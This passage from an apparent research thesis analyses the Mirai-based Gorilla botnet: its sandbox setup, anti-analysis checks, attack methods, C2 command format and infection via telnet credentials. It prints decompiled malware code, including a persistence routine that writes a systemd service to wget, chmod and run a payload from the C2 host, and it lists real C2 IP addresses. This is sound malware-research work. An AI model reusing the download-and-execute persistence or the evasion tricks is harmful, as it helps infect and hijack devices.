        command = conn.recv(1024)
        if command == b'':
            logger.debug("Got empty command, exiting loop...")
            break

        logger.info(f"{command}, {datetime.datetime.now()}")

    logger.debug("Closing connection and exiting...")
    conn.close()
    exit(0)


if __name__ == "__main__":
    main()
```

Listing 4.1: Python script to receive C2 commands

Listing 4.1 shows an example of a simple Python script that could be used to emulate a real bot and log the communication between it and the C2. However, due to the shortcomings described above, this approach was deemed infeasible, especially since scaling the approach, e.g. to support multiple botnet families, would be too time-consuming. For this reason, it was concluded that running the samples in an isolated environment and dynamically observing their behavior is a more efficient and scalable option.

4.4. Running the malware samples

As we discussed earlier, the goal is to run malware samples in such a way that we can observe the network traffic to and from the samples, while ensuring that they can communicate only with their respective command and control servers. Additionally, given that many malware samples are targeted at IoT devices, the setup for running the samples needs to support multiple system architectures (such as ARM and MIPS).




Figure 4.1: An overview of the system running the malware samples

In figure 4.1, the way the system is set up is depicted. The figure shows four distinct phases:

1. Each sample is running in a Docker container based on the Debian image. The container can be x86_64, arm, or mips. The containers are all part of a single Docker network.
2. For every sample, there is a `tcpdump` process running with a filter set to `host c2_ip_addr` where `c2_ip_addr` is the IP address of the C2 server corresponding to that sample. The captured communication data are stored in a file.

   In addition, the system runs a single network aggregation process. This is a program written in Go that captures and summarizes all the traffic on the network to CSV files. The files contain information about which IPs are contacted, with how many packets and bytes, whether the traffic is UDP or TCP, and the port number the packets are targetting. Each sample gets its own CSV file and is identified in the aggregator by the source IP of the packets. The observed traffic from the samples is logged in one-minute intervals.
3. The Docker network is filtered using `iptables` on the host machine. By default, all traffic to and from the Docker containers is blocked. When deploying a new sample, a rule is added to the chain allowing traffic to and from the IP address of the C2 server. This ensures that all other innocent destinations are unreachable by the samples.
4. The Internet is thus only reachable for communication purposes between the bots and their respective C2 servers. In this way, the deployed samples cannot contribute to the instructed attacks.

Because traffic is blocked in the host system's `iptables` firewall and not in the Docker containers themselves, processes such as `tcpdump` and the custom Go network aggregator can still process the data as it flows through the system.

Alternatives to the custom network aggregator were also considered but were deemed unsuitable for a few different reasons. For example, `tcpdump` on the interface would produce the most detail in the captured data, but the size of the capture files quickly increases to multiple gigabytes and even terabytes.

4.5. Potential problems with the dynamic approach

As mentioned in section 2.9 on page 7, botnets often contain a multitude of checks preventing them from running while being monitored. The reason for this is that botnet authors want to give away the least amount of information possible about their botnet and the way it works. The Gorilla samples are no exception and include checks preventing it from doing anything when it detects analysis tools being used.

4.5.1. Honeypot and debugger check

Before anything else, the Gorilla botnet checks whether it is running in a honeypot, and whether a debugger is attached to the sample. In listing 4.2, an excerpt from the main program flow is shown, where the botnet checks for the existence of `/proc`. In the case that the botnet cannot access this directory, it concludes that it is running in a honeypot and exits promptly.

```c
...

if (access("/proc", 0) == -1) {
  puts("/proc filesystem not found. Exiting. gorilla botnet didnt like this honeypot....");
  exit(1);
}

...
```

Listing 4.2: Checking the /proc filesystem

Additionally, after verifying the `/proc` filesystem exists, it checks whether a tracer or debugger is attached to the running sample. The function responsible for this check is shown in listing 4.3.

```c
int check_proc_files2()
{
  int result; // r0
  int v1; // r5
  _BYTE v2[272]; // [sp+0h] [bp-110h] BYREF

  result = fopen("/proc/self/status", "r");
  v1 = result;
  if ( result )
  {
    while ( fgets(v2, 256, v1) )
    {
      if ( strstr(v2, "TracerPid") )
      {
        if ( strchr(v2, 49) )
        {
          fclose(v1);
          exit(1);
        }
      }
    }
    return fclose(v1);
  }
  return result;
}
```

Listing 4.3: Checking for a debugger

In the Docker environment, these checks do not trigger a termination of the running bot. Since the Docker container is based on a Debian image, the necessary files in `/proc` are present. Additionally, since we do not run the samples with a debugger attached, the `TracerPid` in `/proc/self/status` is not set.

Attaching a debugger has proven useful in certain cases where statically inspecting the decompiled code was not enough to draw conclusions. Using a debugger allows us to inspect the values of variables, see which functions are called when, and influence the behavior of the bot. However, the implementation of the bot prevents execution when a debugger is used, meaning this check had to be circumvented. Luckily, the check is a single function call in the main program flow of the bot, so a simple `hexedit` on the binary and replacing the function call with `nop` instructions skips the debugger check and allows us to observe program flow and register values while the bot is running.

4.5.2. Kubernetes check

Kubernetes is an open-source system used for automating software deployments and scaling, also using a containerized structure just like Docker. The automated deployments, advanced management tools, and containerized nature make Kubernetes a viable backbone for a large sandboxing environment, where automation and scalability might be of good use. The Gorilla authors are aware of this platform and include a check in their bots that prevents execution when running in a Kubernetes container, also called a “pod”. Listing 4.4 shows the code responsible for checking whether the bot is running in a Kubernetes pod.

```
v6 = fopen("/proc/1/cgroup", "r");
if ( v6 )
{
  while ( fgets(v35, 256, v6) )
  {
    if ( strstr(v35, "kubepods") )
    {
      fclose(v6);
      goto LABEL_22;
    }
  }
  fclose(v6);
}
```

Listing 4.4: Checking Kubernetes pods

While it technically is possible to determine whether a program is running in a Docker container or not, this function checks specifically for the occurrence of the `kubepods` string, only present in a Kubernetes setup. Considering our environment is based on Docker, this check does not trigger an exit.

4.6. Static analysis of malware samples

As mentioned in section 2.9 on page 7, dynamic analysis does not guarantee a full overview of what the Gorilla botnet is capable of. In addition, static analysis of the samples can help understand patterns and findings in the traffic observed from the botnet. For this reason, the Gorilla samples we opted to employ both static and dynamic analysis on the Gorilla samples.

In section 2.10 on page 7 we discussed several challenges that come up when reverse engineering malware binaries. The biggest challenge is the fully stripped and statically linked nature of most of the publically available Gorilla binaries. This makes it very difficult to find relevant code snippets and understand their inner logic. However, since the codebase for the Gorilla botnet is heavily based on the original Mirai source code which is publically available[5], cross-references could be made between a decompiled Gorilla sample and a decompiled non-stripped Mirai sample. This cross-referencing made reverse-engineering the stripped Gorilla binaries much more feasible.

Still, since Gorilla contains modifications, diverging from the original Mirai source code, the actually interesting parts of the code remained difficult to decipher. Luckily, at some point a Gorilla sample[6] was posted to MalwareBazaar that did contain symbol names This helped a lot in understanding the specifics of the Gorilla botnet and how it differs from the Mirai botnet.

Conclusions drawn from this specific Gorilla sample were cross-checked with other Gorilla samples to ensure the non-stripped sample does not contain unique characteristics.


4.7. Visualizing the data

Now that we have an experimental setup used for running Gorilla samples, we want to be able to have a live visualization of their activity. This visualization is especially useful for checking when a C2 server stops working and updated samples need to be deployed. Next to this, a live visualization of important data attributes, like attack number, attack volume, targets, etc. can be very useful to grasp what the botnet is doing at a glance.

[5]The Mirai source code is available on GitHub: `https://github.com/jgamblin/Mirai-Source-Code`
[6]The SHA-256 of this sample: `dc53d8ccf7dc0ebc349a927c230bae78fede6d9bcb0aeb8748e71b9d98ab2c4a`

In order to create such a live dashboard, Elasticsearch was used in which a Kibana dashboard has been created. The dashboard can be seen in figure 4.2, and contains the following metrics:

1. The total number of observed DDoS attacks, together with the average duration of these attacks
2. The total bandwidth of the performed DDoS attacks
3. The total number of unique attack targets
4. The share of TCP and UDP attacks
5. The average size of a TCP attack
6. The average size of a UDP attack
7. The number of performed attacks over time. The gaps present in this graph are due to C2 servers going offline
8. A world map showing the amount of attacks targeted at specific countries
9. The most popular ports targeted by the botnet
10. The most active C2 server IP addresses
11. The lifetime of the C2 servers
12. The most attacked ASNs



C2 lifetime

C2 servers	First command	Last command
94.156.227.234	Dec 14, 2024 @ 14:31:48.000	Jan 2, 2025 @ 10:04:27.000
193.143.1.70	Nov 25, 2024 @ 14:57:00.000	Dec 9, 2024 @ 02:00:05.000
87.120.84.248	Oct 15, 2024 @ 22:03:40.000	Nov 15, 2024 @ 10:02:25.000
154.216.19.139	Oct 7, 2024 @ 15:37:23.000	Oct 14, 2024 @ 04:53:15.000
45.202.35.64	Sep 27, 2024 @ 14:46:16.000	Sep 30, 2024 @ 14:49:44.000

Figure 4.2: Preview of the Kibana dashboard in Elasticsearch

To keep the Kibana dashboard up to date, the machine running the malware samples runs a scheduled task every two hours. This task initiates Python scripts to handle the latest collected data and then transfers it to the Elasticsearch server. Elastic subsequently uses the new data to update the dashboard, enabling easy access to and interpretation of important data attributes on the fly.

5 Gorillabot characteristics

When looking at the Gorillabot samples, it became immediately obvious that the botnet is based on the Mirai source code. The structure of the code, as well as the functions present in the malware binary, correspond with what can be seen in the Mirai code. Of course, the bot contains certain modifications that make it unique. This chapter discusses these similarities and modifications.

5.1. Attack methods present in the bot

By reverse engineering samples of the Gorilla botnet, we were able to identify the attack capabilities of the botnet. Just like in Mirai, the Gorilla botnet builds a mapping of attack functions to a number identifying the attack. Listing 5.1 shows the function used to build the attack mapping in the bot.

```c
int attack_init() {

  ...

  v0 = calloc(1, 8);
  v1 = methods_len + 1;
  v2 = methods;
  * v0 = attack_udp_generic; // Set attack method
  *(v0 + 4) = 0; // Set corresponding attack number: 0
  v3 = realloc(v2, 4 * v1);
  v4 = methods_len;
  *(v3 + 4 * methods_len) = v0;
  methods = v3;
  methods_len = v4 + 1;
  v5 = calloc(1, 8);
  v6 = methods_len + 1;
  v7 = methods;
  * v5 = attack_udp_vse; // Set attack method
  *(v5 + 4) = 1; // Set corresponding attack number: 1

  ...

}
```

Listing 5.1: Building the attack mapping

In total, the Gorillabot sample contains 18 different attack methods. This is a relatively large number of possible attacks compared to 10 attack functions in the original Mirai bot. A list of all attack functions present in the Gorilla botnet is presented in table 5.1. This table also indicates which of these attack methods are also present in the original Mirai source. If a checkmark is present, the attack is present in the Mirai source code, with the exact same function name as well. Last, descriptions marked with * indicate that the specific use case of the attack function is unclear from the decompiled Gorilla code.

Function name	Description	Attack ID	In Mirai
attack_udp_generic	Normal UDP flood	0	✓
attack_udp_vse	Valve Source Engine query flood	1	✓
attack_udp_plain	Alternative UDP flood with fewer options but capable of faster speeds	9	✓
attack_tcp_syn	TCP SYN flood	3	✓
attack_tcp_ack	TCP ACK flood	4	✓
attack_tcp_stomp	TCP application attack	5	✓
attack_tcp_bypass	Advanced TCP flood with random data and open connections	10	
attack_wra	*	15	
attack_tcp_socket	*	17	
attack_tcp_ovh	TCP flood specific for OVH	16	
attack_gre_ip	UDP flood encapsulated in GRE packets	6	✓
attack_gre_eth	Similar to IP GRE attack, but for layer 2 packets	7	✓
attack_udp_bypass	Bypass UDP flood	11	
attack_std	*	12	
attack_udp_openvpn	OpenVPN server UDP flood	13	
attack_udp_rape	UDP flood selecting a random port/payload pair	14	
attack_udp_discord	UDP attacking Discord voice chat and video streaming	18	
attack_udp_fivem	GTA V FiveM server “getinfo” flood	19	

Table 5.1: Attack methods available in Gorilla

Besides the attack methods listed in table 5.1, one more UDP attack is present in only some of the Gorilla binaries we observed, bound to attack ID 20.

The reason the botnet contains more varied attacks than the original Mirai is twofold. On the one hand, newer and more advanced attacks can often circumvent common DDoS protection mechanisms, giving the botnet a higher chance of actually dealing damage to the attack target. On the other hand, some of these attack functions are specifically crafted for a certain type of target. For example, the `attack_udp_fivem` function is an attack targeted at FiveM[1] game servers.

An analysis of which of these attacks are used in the wild can be found in chapter 6 on page 27.

5.2. Attack commands from the C2

When comparing the commands received by the Gorilla samples with the commands seen in the original Mirai, their length immediately stands out. Where the original Mirai only includes a handful of fields in its command, it is clear the Gorilla commands contain more data, given an average command length of 50 bytes. Below is an example of a command received by a Gorilla bot:

- `e49f0adb167409a5614d3b6db42a3881b3f13e9f66926e3c1292b92d216d85f0030303670c0472b7 cc4223050a0734333b33030734363435`

Looking at the decompiled code in listing 5.2, which is the function responsible for dealing with the data sent by the C2, we learn that the received data is a concatenation of a hashed version of the command

[1]FiveM is a multiplayer modification for the GTA V video game

and the command itself. The first 32 bytes of the data represent the SHA-256 hash, and the remaining bytes represent the command itself.

```
 1 void __fastcall handle_cnc_data(int a1) {
 2 
 3   ...
 4 
 5   _BYTE v10[32];
 6   _BYTE v11[992];
 7 
 8   ...
 9 
10   recv(fd_serv, cnc_data_buf, 2, 0x4000);
11   v2 = HIBYTE(cnc_data_buf[0]) | (LOBYTE(cnc_data_buf[0]) << 8);
12   cnc_data_buf[0] = HIBYTE(cnc_data_buf[0]) | (LOBYTE(cnc_data_buf[0]) << 8);
13   v3 = recv(fd_serv, v10, v2, 0x4000);
14   if (v3 == cnc_data_buf[0] && v3 > 32) {
15     memcpy(v24, v10, sizeof(v24));
16     v11_data_len = cnc_data_buf[0] - 32;
17 
18     ...
19 
20     if (cnc_data_buf[0] != 32) {
21       LOBYTE(v12[0]) = v11[0];
22       v13 = 1;
23       v5 = 0;
24       v6 = v10;
25       while (++v5 != v11_data_len) {
26         v7 = v6[33]; // v6[33] == v11[0], the first byte after the hash
27         v8 = v13 + 1;
28         ++v6;
29         *(v12 + v13) = v7;
30         v13 = v8;
31         if (v13 == 63)
32         {
33           sha256_transform(v12, v12);
34           v14 += 512 LL;
35           v13 = 0;
36         }
37       }
38     }
39     sha256_final(v12, v23);
40     if (!memcmp(v24, v23, 32)) // compare hash output with received hash
41     {
42       ggggttwrwrwer(v11);
43       if (v11_data_len > 0)
44         attack_parse(v11, v11_data_len);
45     }
46   }
47 
48   ...
49 
50 }
```

Listing 5.2: Handling data from the C2 server

Applying this knowledge to the command shown above, it can be split in the following way:

- SHA-256 hash: `e49f0adb167409a5614d3b6db42a3881b3f13e9f66926e3c1292b92d216d85f0`
- Command: `030303670c0472b7cc4223050a0734333b33030734363435`

Analyzing the code in listing 5.2, we learn that the bot uses the hash to check the integrity of the received command by also hashing the command itself and comparing the result. In the snippet, lines 20 up to and including line 39 are responsible for hashing the command. Then, on line 40, an if-statement checks the contents of the generated and the received hashes. If the contents match, the attack is performed. If not, nothing happens.

Next to this, the command itself is encoded with a Ceasar cipher. The source code in listing 5.3 shows the implementation of the `ggggttwrwrwer` function, called on line 42 in listing 5.2. This function performs a byte-wise Caesar cipher with an offset of 3 on the command.

```c
int __fastcall ggggttwrwrwer(int a1) {
  int i;

  for (i = 0; i != 100; ++i) {
    if (! * (i + a1))
      break;
    *(i + a1) -= 3;
  }
  return 0;
}
```

Listing 5.3: Caesar cipher with an offset of 3

After this final Caesar cipher, the command is passed to the `attack_parse` function, which is the same as in the original Mirai samples. By using that function, we can parse the gorilla commands and find out the different parameters they carry. An implementation of this function is included in appendix B on page 42.

5.3. C2 connection keep-alive

In order to keep the connection between the bot and the C2 server alive, messages need to be exchanged on a regular basis. For this reason, botnets include some sort of "ping" communication between the bots and the C2 server. During the initial stage of the research, when the Gorilla botnet was not yet the main focus, different approaches for this ping message were observed:

- A plaintext `PING` message, sent by the C2 server to the bot, without a response from the bot (besides the usual TCP ACK)
- A `0x33 0x66 0x99` message, sent by the C2 server, including a reply from the bot (also containing `0x33 0x66 0x99`)
- A `0x00 0x00` message, sent by the bot, including a reply from the C2 server (also containing `0x00 0x00`)

The Gorilla botnet uses the `0x00 0x00` ping method, also observed in the original Mirai botnet.

5.4. Loader characteristics

The Gorilla botnet uses a single binary for both performing attacks as well as infecting new devices. Once the bot is running on a device, it forks and creates child processes that start scanning the internet for new vulnerable devices.

The samples observed during our inspection target vulnerable telnet devices on port 23 and attempt to authenticate using one of the predefined username-password combinations. A list of the hard-coded credentials included in the bot can be found in appendix A on page 41. Once the bot has been able to authenticate, it attempts to use `busybox`[2] to download a shell script from the C2 server using commands like `wget` and `tftp` and executes it on the target device. The script, named `lol.sh`, downloads a version of the bot for every available architecture and tries to execute them in the hope one of these will work. A version of this script is included in appendix C on page 45.

This setup differs from how the original Mirai botnet spreads and removes the need for a separate reporting and loader server. This also comes with some advantages for the botmaster. Since infections are now happening from individual bots spread across the entire Internet (instead of a more centralized loader server), infections are harder to block. Additionally, in the future, this mechanism might be used to infect devices on local networks. External loader servers cannot access devices on a local home

[2]BusyBox provides several Unix utilities in a single executable and is often present on embedded IoT devices and routers

network, but a Gorilla bot already present in that network can, potentially allowing multiple infections within a single user network.

In a handful of cases, we observed that the IP address used for downloading the `lol.sh` script was slightly different from the IP address used for the C2 server. For example, the `lol.sh` script included in appendix C downloads samples from 94.156.227.233 while the C2 server active at that time was 94.156.227.234. This might be done in order to prevent extracting the C2 server address from the malware binary by looking at the strings.

5.5. C2 characteristics

Gorillabot uses a centralized C2 server to distribute attack commands to the bots connected to the network. The IP address of this C2 server is hard-coded in the malware binary without an obvious way to update the address when the old server goes down. When a Gorilla binary is first started, it immediately tries to initiate a TCP connection with the C2 server.

C2 server	First command observed	Last command observed	Total commands
45.202.35.64	Sep 27, 2024	Sep 30, 2024	23 058
154.216.19.139	Oct 7, 2024	Oct 14, 2024	48 240
87.120.84.248	Oct 15, 2024	Nov 15, 2024	158 386
193.143.1.70	Nov 25, 2024	Dec 9, 2024	95 689
94.156.227.234	Dec 14, 2024	Jan 2, 2025	129 955

Table 5.2: Observed Gorillabot C2 servers

Table 5.2 shows the C2 servers observed during the Gorillabot analysis. Calculating the lifetime of the C2 servers based on the first and last seen commands yields an average lifetime of just over 15 days. Looking at the results of previous work, where the C2 servers were often offline just a few days after their first detection[21, 26], we learn that the lifetime of Gorilla C2 servers is quite long in comparison.

The most influential factor in the lifetime of these C2 servers is the hosting provider used by the botnet. Table 5.3 shows the hosting providers used to serve the Gorilla C2 servers.

C2 server	Hosting provider
45.202.35.64	Dolphinhost
154.216.19.139	Silent Connections (`as215240.net`)
87.120.84.248	Neterra
193.143.1.70	Proton66 OOO
94.156.227.234	Virtualine

Table 5.3: Gorillabot C2 hosting providers

The long lifetime of the Gorilla C2 servers speaks for the trustworthiness of these hosting providers, and this information could be used in the future to help automated detection of C2 servers.

When a C2 server of a sample does eventually go offline, we observe that the sample tries to initiate a new connection to the same C2 server. Upon failure to establish this connection, it just tries again, doing this endlessly. New samples of the Gorilla botnet with an updated C2 IP address also start showing up in databases like MalwareBazaar. This behavior highlights the “disposable” nature of the Gorilla botnet, in line with what previous work has seen for other malware families as well [21].

5.6. Persistence

Once the Gorilla botnet has infected an IoT device, it tries to ensure that it will always remain on that device. The sample does this by automatically downloading the script from the C2 whenever the device is starting up.

Listing 5.4 shows an excerpt of the decompiled code from the Gorilla samples. We can see that the bot writes a `systemd` service that will run when the device starts. The systemd service performs then downloads the `lol.sh` script again and runs it on the device. The device now infected itself again with a Gorilla malware binary.

```c
int __fastcall add_to_startup(const char * dl_host, const char * dl_filename) {

  ...

    v7 = fopen("/etc/systemd/system/custom.service", "w");
    v8 = v7;
    if (v7) {
      fprintf(
        v7,
        "[Unit]\n"
        "Description=Custom Binary and Payload Service\n"
        "After=network.target\n"
        "\n"
        "[Service]\n"
        "ExecStart=%s\n"
        "ExecStartPost=/usr/bin/wget -O /tmp/%s %s\n"
        "ExecStartPost=/bin/chmod +x /tmp/%s\n"
        "ExecStartPost=/tmp/%s\n"
        "Restart=on-failure\n"
        "\n"
        "[Install]\n"
        "WantedBy=multi-user.target\n",
        v28,
        dl_filename,
        dl_host,
        dl_filename,
        dl_filename);
      fclose(v8);
      system("systemctl enable custom.service >/dev/null 2>&1");
    }

  ...

}
```

Listing 5.4: Re-infect device at startup

Next to writing a `systemd` service, the bot also creates entries in `/boot/bootcmd`, `/etc/rc.d`, and `/etc/init.d`. All these modifications make it so that the Gorilla bot can re-infect the already infected device on its own if it happens to reboot.

5.7. Complete overview

With all elements of the Gorilla bots covered, we can devise a general overview of the architecture and communication patterns used in the Gorilla botnet. Figure 5.1 shows the different communication flows to and from the Gorilla bots.



When attack starts
Send [hash,command] combination
Continuously
Scanning and infecting other devices
Vulnerable IoT device
C2 server
Gorilla bots
Attack target
Every minute
Confirm alive with 0x00 0x00 ping
Received command
Verify and perform attack as instructed

Figure 5.1: Architecture of the Gorilla botnet

We can see that the architecture of the Gorilla botnet is not as complex compared to that of the Mirai botnet, of which the loading section is shown in 2.6. This is mainly due to the bot taking full responsibility for scanning for and infecting new vulnerable devices, eliminating the need for separate reporting and loader servers.

5.8. Bot fingerprinting

Estimating the size of a botnet is a very useful statistic to determine whether executed attacks are impactful or not. Especially given the focus of this botnet being DDoS attacks, the size of the botnet means everything. Looking at the available attack methods presented in section 5.1, all these attacks benefit greatly from having more bots in the network, since generating large amounts of traffic is what makes these attacks effective.

With the aforementioned knowledge in mind, it is of great interest to be able to estimate a lower bound of the size of the Gorilla botnet. However, building such an estimate is not a trivial task. Since our analysis can only happen from the side of the bots, and not the side of the botmaster, we are unable to observe how many other infected devices are in the network. Therefore, we need to resort to a different indicator to estimate the botnet's size.

In the case of Mirai, the size of the botnet can be estimated by inspecting the network traffic from bots scanning for other vulnerable devices. More specifically, Mirai bots will send a probe packet in which it can be observed that the destination IP address equals the TCP sequence number [33]. Gorilla does not exhibit any specific properties in its scanner probe packets. A different method for estimating the size of the Gorilla botnet needs to be devised.

Like the original Mirai, the bot binds to a local network port on the infected device, used as an identifier to show that the device is already running a version of the bot. Mirai binds this port on `127.0.0.1`, an address local to the infected machine. This way, only programs running on the infected machine itself can observe the port to be open.

However, a mistake has been made in the implementation of this in the Gorilla botnet. When the bot binds to the port (for Gorillabot often 38242), it does so on `0.0.0.0`, instead of on `127.0.0.1`. Only after a failed attempt to bind to the local port, the bot retries the bind, this time using the correct address. Binding to ports on `0.0.0.0` gives everyone the ability to see the open ports on the device, not restricted to programs on the machine itself. Listing 5.5 shows the code responsible for binding to the network port.

```c
int __fastcall ensure_bind(int bind_addr) {

    ...

    result = socket(2, 1, 0);
    v3 = result;
    if (result != -1) {
        * v9.sa_data = 25237; // Port 38242
        v9.sa_family = 2;
        * & v9.sa_data[2] = bind_addr;
        v4 = fcntl(result, 3, 0);
        fcntl(v3, 4, v4 | 0x800);
        v5 = _errno_location();
        * v5 = 0;
        v6 = v5;
        v7 = bind(v3, & v9, 0x10 u);
        v8 = * v6 == 99;
        if ( * v6 == 99)
            v8 = v7 == -1;
        if (v8) {
            close(v3);
            sleep(1);
            return ensure_bind(16777343); // Bind on 127.0.0.1
        } else {
            if (v7 == -1)
                exit(1);
            return listen(v3, 1);
        }
    }
    return result;
}
```

Listing 5.5: Ensure bind in Gorillabot

As can be seen in listing 5.5, the function takes the decimal representation of an IP address as the parameter, defining the address to which the port will bind. In the main program flow of the bot, the `ensure_bind` function is called with the `LOCAL_ADDR` variable as its parameter. This function call is shown in listing 5.6.

```c
...

v7 = ensure_bind(LOCAL_ADDR);

...
```

Listing 5.6: Calling ensure bind in the main program flow

However, at this point in the program flow, the `LOCAL_ADDR` static variable is yet to be initialized. Since the variable is statically defined, it is initialized to zero when the program executes[34], resulting in the `0.0.0.0` address the bot binds to and listens on.

This flaw can be used to identify systems potentially running a Gorilla bot by port scanning the device and looking for port 38242 to be open. Performing these scans and estimating the size of the botnet is outside the scope of this thesis project, but should be done in the future.

6 Attack overview

As outlined in chapter 1, the Gorilla botnet quickly grew to be one of the most active botnets on the Internet. During this thesis project, Gorillabot was analyzed from September 27, 2024, until January 2, 2025, observing around 200.000 attacks in total. This chapter will provide an analysis of these attacks, giving useful insights into the operations of this botnet.

6.1. Amount of attacks

During the analysis period mentioned above, around 200.000 total attacks were observed, targeting around 60.000 unique hosts spread over 159 countries. All these attacks combined generated over 150TB of traffic, which was successfully blocked by our analysis environment.




Figure 6.1: Timeline of executed attacks

Figure 6.1 shows the activity of the Gorilla botnet over time. The areas marked in grey are timeslots in which no data was collected. This can be due to one of two reasons: technical issues with the experimental setup, or C2 servers going offline. As discussed in section 5.5 on page 23, the C2 server going down means that the deployed bot needs to be replaced. Because our experimental setup has no way to automatically update outdated malware samples, this update needs manual intervention. More importantly, our reliance on MalwareBazaar meant we needed to wait for an updated sample to be submitted to the database. These limitations will be discussed in more depth in section 7.2 on page 35.

The data shows some days during which lots of attacks are executed. We would have expected that dates would correspond to holidays or important world events, but from our analysis that does not seem to be the case.

6.2. Attack duration

Figure 6.2 shows an overview of the duration of the attacks executed by the Gorilla botnet. The histogram has been limited on the x-axis to 10 minutes since this improves readability and covers 98.5% of the attacks in the dataset. The values on the x-axis represent the number of minutes an attack lasted, and attack durations are rounded.


